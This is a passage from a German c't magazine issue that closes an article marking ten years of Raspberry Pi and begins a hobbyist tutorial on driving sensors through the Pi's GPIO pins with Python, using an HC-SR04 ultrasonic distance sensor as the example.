Eine geringe Anzahl an Produktvarianten trägt zu höherer Zuverlässigkeit bei und reduziert den Aufwand zur Pflege von Firmware und Software. Dass neue Versionen von Raspberry Pi OS auch auf alten Raspis laufen, erleichtert Bastlern und industriellen Nutzern die Arbeit. Dafür nimmt die Raspi-Stiftung kleine Nachteile und zusätzlichen Aufwand in Kauf. Als

mit der jüngsten Raspi-OS-Version auf Basis von Debian 11 Bullseye Probleme auftraten, schob man innerhalb weniger Wochen eine „Legacy“-Version mit Debian 10 Buster nach. Mit der sorgfältigen Linux-Pflege hebt sich der Raspi von vielen konkurrierenden Einplatinencomputern ab. Weshalb es bei solchen ARM-Systemen so aufwendig ist, verbreitete Linux-Distributionen zum Fliegen zu bringen, erläutern [7, 8] im Detail.

Außer Raspberry Pi OS lassen sich auch Raspi-Ableger anderer Linux-Distributionen installieren, darunter Ubuntu, Arch Linux, Kali Linux und OpenWRT. Auch NetBSD, FreeBSD, RISC OS und sogar Windows 11 laufen auf Raspis, letzteres per UEFI-Bootloader. Industriekunden finden Echtzeitbetriebssysteme wie eCos RTOS.

Ausblick

In ihren ersten zehn Jahren eilte die Raspberry Pi Foundation von einem Erfolg zum nächsten. Erschwingliche Preise, möglichst leicht verständliche Technik, Kompatibilität und offene Software haben im Raspiversum höchste Priorität. Auf einer soliden finanziellen Basis erschließt sich die Raspi-Stiftung neue Betätigungsfelder, beispielsweise mit dem Schülercomputer Raspi 400 und dem Mikrocontroller RP2040.

Doch was kommt als Nächstes? Ob sich die Raspi-Macher an Tablets oder Notebooks wagen, ist ungewiss. Denn bei europäischer Fertigung würden solche Geräte wohl mindestens 150 bis 200 Euro kosten. Damit schießen sie weit über den

Preisbereich hinaus, der den Raspi überhaupt erst attraktiv gemacht hat. Außerdem würde ein solcher Raspi-Mobilrechner mit Android-Tablets sowie den billigsten Windows- und ChromeOS-Geräten konkurrieren.

Ein komplett offengelegter Raspi mit RISC-V-Technik ist wohl noch Jahre entfernt, bis der dazu nötige Billigprozessor mit genügend Rechen- und Grafikleistung auf den Markt kommt und RISC-V-Linux weiter gereift ist. Näher liegt ein Raspi 5 mit stärkeren ARM-Kernen und mehr PCIe-Schnittstellen, etwa zum Eigenbau von NAS und Routern. Ganz sicher bleibt die Raspi-Stiftung aber ihren Bildungszielen treu – und es wäre zu wünschen, dass auch Schulen in Deutschland, Österreich und Schweiz mehr Raspis nutzen. Happy Birthday, Raspi! (ciw@ct.de) 

Literatur

- [1] Christof Windeck, Tastenraspi, Raspberry Pi 400 im Tastaturgehäuse, c't 25/2020, S. 82
- [2] Dr. Maik Merten, Raspi-Kernschau, Das Prozessor-Innenleben des Raspberry Pi 4 im Detail, c't 20/2019, S. 164
- [3] Christof Windeck, NAS-Pi, Der Raspberry Pi 4 als NAS-Basis, c't 12/2020, S. 46
- [4] Christof Windeck, Frische Funkfrucht, Test: Einplatinencomputer Raspberry Pi Zero 2 W für nur 15 Euro, c't 25/2021, S. 76
- [5] Christof Windeck, Himbeerchen, Mini-Rechenmodul Raspberry Pi Compute Module 4 (CM4), c't 5/2021, S. 112
- [6] Dr. Maik Merten, Christof Windeck, Pico-Beere, Der Mikrocontroller Raspberry Pi RP2040, c't 26/2021, S. 106
- [7] Thorsten Leemhuis, Für einander gemacht, Warum es mit Upgrades bei Android hakt, erläutert an Linux beim Raspberry Pi, c't 8/2020, S. 120
- [8] Thorsten Leemhuis, Jenseits von Raspbian, Mainstream-Distributionen und Vanilla-Linux für aktuelle Raspberry-Pi-Modelle, c't 8/2020, S. 128

Raspi-Technik gibt es auch in robustem Gehäuse zur Montage auf einer Hutschiene im Schaltschrank, etwa den Revolution Pi als Steuerungscomputer.



Bild: Kunbus

Zahlen, Daten, Fakten

10 Jahre Raspberry Pi

Weil er sich mehr Informatik-Bewerber wünschte, entwickelte der Informatiker Eben Upton während seiner Zeit an der Uni Cambridge einen Mini-computer für Schulkinder. Anders als die ebenfalls für den Unterricht entwickelten Mikrocontroller wie BBC micro:bit oder Calliope mini, ist der Raspi ein vollständiger Computer, auf dem sich Betriebssysteme und Anwendungen installieren lassen. Das macht ihn auch für Maker und



Tüftler interessant, was den unerwarteten kommerziellen Erfolg begründete.

Um Bildungsprojekte aller Art kümmert sich die gemeinnützige Raspi Foundation. In Programmierclubs und Wettbewerben lernen und tüfteln Jugendliche auf der ganzen Welt mit dem Raspi. Im Heimatland Großbritannien ist der Alleskönner an Schulen besonders verbreitet – sicher auch wegen der nationalen Bildungsinitiative „Coding at School“, die 2014 startete.

Für die Vermarktung ist die „Raspberry Pi Ltd“ zuständig. Deren Umsatz stieg in den vergangenen zehn Jahren stetig, allerdings expandierte das Unternehmen auch stark. So meldete die Ltd 2018 und 2019 höhere Personal- und Verwaltungskosten, der Gewinn ging vorübergehend zurück. Rund 3 Millionen fließen jährlich in die Weiterentwicklung. Die Bilanz für 2021 liegt noch nicht vor – doch die Erfolgsgeschichte dürfte weitergehen. (dwi@ct.de) **ct**


► Verkaufsschlager

Raspi-Erfinder Eben Upton habe die Nachfrage auf höchstens 10.000 Stück geschätzt, berichtete CNN Anfang 2013. 2021 dürfte die 40-Millionen-Marke deutlich überschritten worden sein. Auf allen Raspis rechnen System-on-Chip (SoCs) der Firma Broadcom mit ARM-Rechenkernen.¹




► Betriebssysteme-Mix

Raspi-Nutzer laden am häufigsten Raspberry Pi OS herunter, experimentieren aber auch mit vielen anderen Systemen.²




► Code Clubs

Code Clubs sind ein Angebot an Kinder zwischen 7 und 13 Jahren. In den Clubs programmieren sie Scratch, HTML, CSS oder Python.³





► Umsatz nach Region

Nach wie vor ist die Nachfrage nach Raspis in Großbritannien besonders hoch.⁴




► Gewinne weltweit

Die „Raspberry Pi (Trading) Limited“, seit Dezember 2021 „Raspberry Pi Ltd“, erzielte in den vergangenen Jahren tendenziell steigende Gewinne.⁴




► Coolest Projects

Unter dem Namen „Coolest Projects“ bietet die Raspi Foundation jungen Mäklern bis 18 Jahren eine Plattform im Web.³



► Astro Pi

Seit 2015 gibt es eine jährliche Challenge für junge Coder, deren Programme auf Raspis auf der Weltraumstation ISS ausgeführt werden.³






Bild: Andreas Martini

Bitgebastel

Raspi: Servos und Sensoren ansteuern

Der GPIO-Anschluss des Raspberry Pi kann mehr, als nur LEDs zum Leuchten bringen. Schon mit wenigen Zeilen Python können Sie Ultraschallsensoren einbinden, Signallaufzeiten messen oder Servos und andere Elektronikkomponenten ansteuern. Denn genau dafür wurde der Mini-Computer gemacht.

Von Mirko Dölle

Zum Basteln ist er da: Mit dem Raspberry Pi entwarf die gleichnamige Foundation einen günstigen Mini-Computer als Lernplattform, um mehr Menschen in aller Welt an die Computertechnik heranzuführen. Der ursprünglich 26-polige GPIO-Anschluss, der später auf 40 Pins erweitert wurde, bietet zahlreiche Anschlussmöglichkeiten für zusätzliche Hardware: LEDs, Taster und Schalter, aber auch komplexe Komponenten wie Sensoren, Displays oder RFID-Leser. Dazu haben viele der insgesamt 29 „Allzweck“- (General-Purpose-/GP-)Schaltpins Zusatzfunktionen, etwa die Pins 3 und 5, die auch als I2C-Bus (Inter-Integrated Circuit) fungieren, oder die Pins 35, 36, 38 und 40, die als zweiter SPI-Bus (Serial Peripheral Interface) dienen.

Weil Hardware-Bus-Controller Geld respektive Platz auf dem System on Chip

(SoC) des Raspi kosten, gibt es davon nur wenige – beim Ur-Raspi mit nur 26 Pins waren jeweils nur ein I2C- und ein SPI-Bus über den GPIO-Anschluss verfügbar. Erst mit der Erweiterung auf 40 Pins kamen ein weiterer I2C- und SPI-Bus hinzu, die jedoch für Aufsteckplatinen alias Hats gedacht sind. Um manche andere Bussysteme wie zum Beispiel CAN-Bus zu nutzen, benötigen Sie zusätzliche Controllerchips oder teure Hats. Für einfachere Bus-Systeme wie den 1-Wire-Bus, der zum Beispiel für Temperatur- oder Feuchtigkeitssensoren benutzt wird, ist das nicht erforderlich. Der Raspi ist leistungsfähig genug, um das jeweilige Busprotokoll in Software nachzubilden. Fachleute nennen das „Bit Banging“.

Bit für Bit

Beim Bit Banging wird ein Schaltausgang in den richtigen Zeitabständen ein- und

ausgeschaltet oder an einem Eingang die Zeit gemessen, die zwischen Pegeländerungen liegt. Beim 1-Wire-Bus übernimmt das Modul `w1-gpio` des Linux-Kernels die Aufgabe, standardmäßig den Pin 7 des Raspi mit dem richtigen Timing ein- und auszuschalten, und belastet damit die CPU. Sie müssen allerdings zuvor den 1-Wire-Bus auf der Kommandozeile mit Befehl `raspi-config` oder über die grafische Raspi-Konfiguration aktivieren und den Raspi neu starten.

Gibt es kein fertiges Kernel-Modul für ein bestimmtes Protokoll, so können Sie dieses per Bit Banging selbst implementieren. Für die Programmierung der GPIO-Anschlüsse eignet sich die Programmiersprache Python gut, die in diesem Artikel vorgestellten Beispiele sind allesamt auf Python Version 3 ausgelegt. Mit der unter Raspberry Pi OS vorinstallierten Bibliothek `RPi.GPIO` haben Sie direkten Zugriff auf die einzelnen Pins. In der Python-Einführung aus [1] haben wir gezeigt, wie Sie schon mit wenigen Zeilen Python-Code eine LED zum Blinken bringen – das war bereits eine sehr einfache Form des Bit Banging.

Da ein Python-Programm im Userspace ausgeführt wird und nicht wie ein Kernel-Modul im Kernel-Space, sollte das Timing des Protokolls nicht zu anspruchsvoll sein – schließlich kann das Python-Programm jederzeit von privilegierten Prozessen unterbrochen werden. Das kann im Extremfall zu so großen zeitlichen Abweichungen (Jitter) führen, dass die Kommunikation zwischen Raspi und der angesteuerten Komponente zusammenbricht. Bit Banging per Python eignet sich vor allem für niedrige Frequenzen und geringe Datenraten.

Als Beispiel für ein per Bit Banging in Python implementiertes Protokoll dient der Ultraschall-Entfernungsmesser HC-SR04, den Sie bei verschiedenen Elektronik-Shops für unter 5 Euro bekommen. Das Modul arbeitet autark, Sie müssen sich also nicht darum kümmern, einen Ultraschallton zu erzeugen. Stattdessen müssen Sie gemäß dem Protokoll, das in den Datenblättern aufgeführt ist, über den Trigger-Pin eine Messung anstoßen und erhalten dann am Echo-Pin ein Signal zurück, anhand dessen Sie die Entfernung ablesen können.

Hoch spannend

Dieser Sensor wird unter anderem auch in Arduino-Projekten eingesetzt, was ein wichtiger Hinweis ist: Der Arduino Uno und viele

andere Arduino-Boards arbeiten mit TTL-Pegeln (Transistor-Transistor-Logic), die bis zu 5 Volt betragen. Zu viel für den Raspberry Pi, dessen Eingänge nur 3,3 Volt verkraften. Wenn Sie also eine Komponente wie einen Sensor oder ein Display aus einem Arduino-Projekt für den Raspi verwenden, müssen Sie prüfen, ob es davon eventuell eine Version mit 3,3 Volt gibt oder die Logik-Pegel an den Raspi anpassen. Dafür gibt es Pegelwandler als fertige Baugruppen, doch manchmal geht es auch einfacher.

Beim Ultraschall-Entfernungsmesser HC-SR04 genügen zwei Widerstände für die Anpassung an den Raspi. Dabei können Sie ausnutzen, dass High- und Low-Pegel über eine gewisse Bandbreite erkannt werden. Bei TTL etwa wird an einem Eingang ein Pegel von 0 bis 0,8 Volt als Low-Signal erkannt, Spannungen von 2 bis 5 Volt als High-Signal. Bei Werten

dazwischen ist nicht definiert, ob sie von einer Schaltung als High- oder als Low-Signal erkannt oder idealerweise als Stör-signal interpretiert und ignoriert wird, der Störabstand beträgt an TTL-Eingängen also 1,2 Volt. An TTL-Ausgängen ist der Störabstand noch größer, ein Low-Signal hat hier höchstens 0,4 Volt und ein High-Signal mindestens 2,7 Volt. Die CMOS-Logikpegel liegen bei ebenfalls 0 bis 0,8 Volt am Eingang für ein Low-Signal und 2 bis 3,3 Volt für ein High-Signal, die Ausgänge liefern 0 bis 0,5 Volt bei einem Low-Signal und 2,4 bis 3,3 Volt für ein High-Signal.

Damit genügt das 3,3-Volt-Signal am Ausgang eines Raspi auch, um einen Sensor mit TTL-Eingang wie den HC-SR04 anzusteuern. Eine Anpassung für den Trigger-Eingang des Ultraschallsensors ist also unnötig. Am Echo-Ausgang hingegen benötigen Sie einen Spannungsteiler etwa

Sonderfunktion Bezeichnung Pin-Nr.				Pin-Nr. Bezeichnung Sonderfunktion			
	+3,3 V (VCC)	1			2	+5 V (VIN)	
I2C 1, SDA (I ² C 1, Daten)	GPIO2	3			4	+5 V (VIN)	
I2C 1, SCL (I ² C 1, Takt)	GPIO3 (Power on)	5			6	Masse (GND)	
GPCLK 0 (Taktgenerator)	GPIO4	7			8	GPIO14	UART 0, TXD (seriell, senden)
Masse (GND)		9			10	GPIO15	UART 0, RXD (seriell, empfangen)
	GPIO17	11			12	GPIO18	PWM 0 (Modulator)
	GPIO27	13			14	Masse (GND)	
	GPIO22	15			16	GPIO23	
	+3,3 V (VCC)	17			18	GPIO24	
SPI 0, MOSI	GPIO10	19			20	Masse (GND)	
SPI 0, MISO	GPIO9	21			22	GPIO25	
SPI 0, SCLK (Takt)	GPIO11	23			24	GPIO8	SPI 0, CE0 (Chip Select 0)
Masse (GND)		25			26	GPIO7	SPI 0, CE1 (Chip Select 1)
I2C 0, SDA (I ² C 0, Daten)	GPIO0	27			28	GPIO1	I2C 0, SCL (I ² C 0, Takt)
GPCLK 1 (Taktgenerator)	GPIO5	29			30	Masse (GND)	
GPCLK 2 (Taktgenerator)	GPIO6	31			32	GPIO12	
PWM 1 (Modulator)	GPIO13	33			34	Masse (GND)	
SPI 1, MISO	GPIO19	35			36	GPIO16	SPI 1, CE2 (Chip Select 2)
	GPIO26	37			38	GPIO20	SPI 1, MOSI
Masse (GND)		39			40	GPIO21	SPI 1, SCLK (Takt)

Der Raspberry Pi verfügt lediglich über zwei I2C- und SPI-Busse sowie zwei PWM-Modulatoren. Andere Bussysteme wie 1-Wire müssen per Bit Banging in Software implementiert werden.

aus einem 220- und einem 330-Ohm-Widerstand, der den TTL-Pegel von 5 Volt auf Raspi-freundliche 3,3 Volt herunterteilt. Dabei sind die konkreten Widerstandswerte nicht entscheidend, Sie könnten genauso gut einen 2,2-kOhm- und einen 3,3-kOhm- oder einen 5,1-kOhm- und einen 10-kOhm-Widerstand verwenden. Wichtig ist nur, dass die Widerstandswerte im Verhältnis von 1 zu 2 stehen, denn dann fallen ein Drittel der Spannung am kleineren und zwei Drittel am größeren Widerstand ab – womit der Signalpegel von 5 Volt auf 3,3 Volt am größeren der beiden Widerstände sinkt. Da der Raspi ein High-Signal auch noch bei 2,5 Volt erkennt, könnten Sie sogar zwei gleiche Widerstände als Spannungsteiler benutzen.

Welche GPIO-Pins des Raspi Sie für Trigger und Echo benutzen, steht Ihnen grundsätzlich frei. Sie sollten für solche einfachen Aufgaben aber keine höherwertigen Anschlüsse von Bussystemen blockieren. Die Pins 11 als Schaltausgang für Trigger und 13 als Eingang für das Echo eignen sich prima für den Ultraschallsensor. Um flexibel zu bleiben und den Python-Code leicht verständlich zu halten, tragen Sie die Pin-Nummern in Variablen ein und initialisieren damit die Pins:

```
import RPi.GPIO as GPIO
from time import sleep, time

triggerPin = 11
echoPin = 13
GPIO.setmode(GPIO.BOARD)
GPIO.setup(triggerPin, GPIO.OUT,
            initial=GPIO.HIGH)
GPIO.setup(echoPin, GPIO.IN)
```

Sie müssen den Code nicht abtippen, wie immer finden Sie alle Beispiele auf ct.de/yyp7 zum Download. Mit `initial=GPIO.HIGH` in der vorletzten Zeile legen Sie fest, dass der Trigger-Ausgang bei der Initialisierung auf High-Pegel gelegt wird. Prinzipiell ist es eine gute Idee, Ausgänge bei der Initialisierung auf einen definierten Pegel zu legen, ob High oder Low hängt aber ganz von der Anwendung ab. Der Entfernungsmesser wird getriggert, indem man die Leitung kurzzeitig auf Masse zieht – daher ist es sinnvoll, dass der Pin ansonsten auf High verbleibt und deshalb auch mit High-Pegel initialisiert wird.

Dauerlauf

Um den Raspi als digitalen Zollstock einzusetzen, soll die Messung im Sekunden-Intervall wiederholt werden. Dazu eignet sich eine `while`-Schleife mit Fehlerbehandlung, die Sie mit der Tastenkombination Strg+C jederzeit unterbrechen dürfen:

```
try:
    while True:
        print("Entfernung: %.1f cm"
              % Dist())
        sleep(1)
except KeyboardInterrupt:
    GPIO.cleanup()
```

Python strukturiert den Code durch Einrückungen, Standard sind vier Leerzeichen pro Ebene. Damit die Listings nicht ausufern, verwenden wir in den Beispielen nur zwei Leerzeichen pro Ebene, was ebenfalls erlaubt ist. Drücken Sie später im laufenden Programm Strg+C, so erkennt die Fehlerbehandlung das Signal `KeyboardInterrupt` und schließt den GPIO-Anschluss des Raspi ordnungsgemäß, bevor das Programm endet. Für die Entfernungsmessung selbst ist die Funktion `Dist()` zuständig:

```
def Dist():
    GPIO.output(triggerPin, GPIO.LOW)
    sleep(0.000010)
    GPIO.output(triggerPin, GPIO.HIGH)
```

```
while GPIO.input(echoPin) == 0:
    t0 = time()
while GPIO.input(echoPin) == 1:
    t1 = time()
return (t1-t0)*34300/2
```

Die ersten drei Zeilen der Funktion ziehen den Trigger-Pin gemäß der Spezifikationen des HC-SR04 für mindestens zehn Mikrosekunden auf Low-Pegel, bevor er für die nächste Messung wieder auf High-Pegel zurückgesetzt wird. Voraussetzung ist, dass der Pin schon zuvor auf High lag – was die Initialisierung sichergestellt hat.

Der Rest der Funktion wertet die Antwort des Ultraschall-Entfernungsmessers auf dem Echo-Pin aus. Dieser hält die Echo-Leitung auf Low-Pegel, bis das Ultraschallsignal ausgesendet wird, und zieht es dann so lange auf High, bis das Echo empfangen wurde. Den Beginn der Messung signalisiert also der Wechsel von Low auf High, das Ende der Messung umgekehrt der Wechsel von High auf Low.

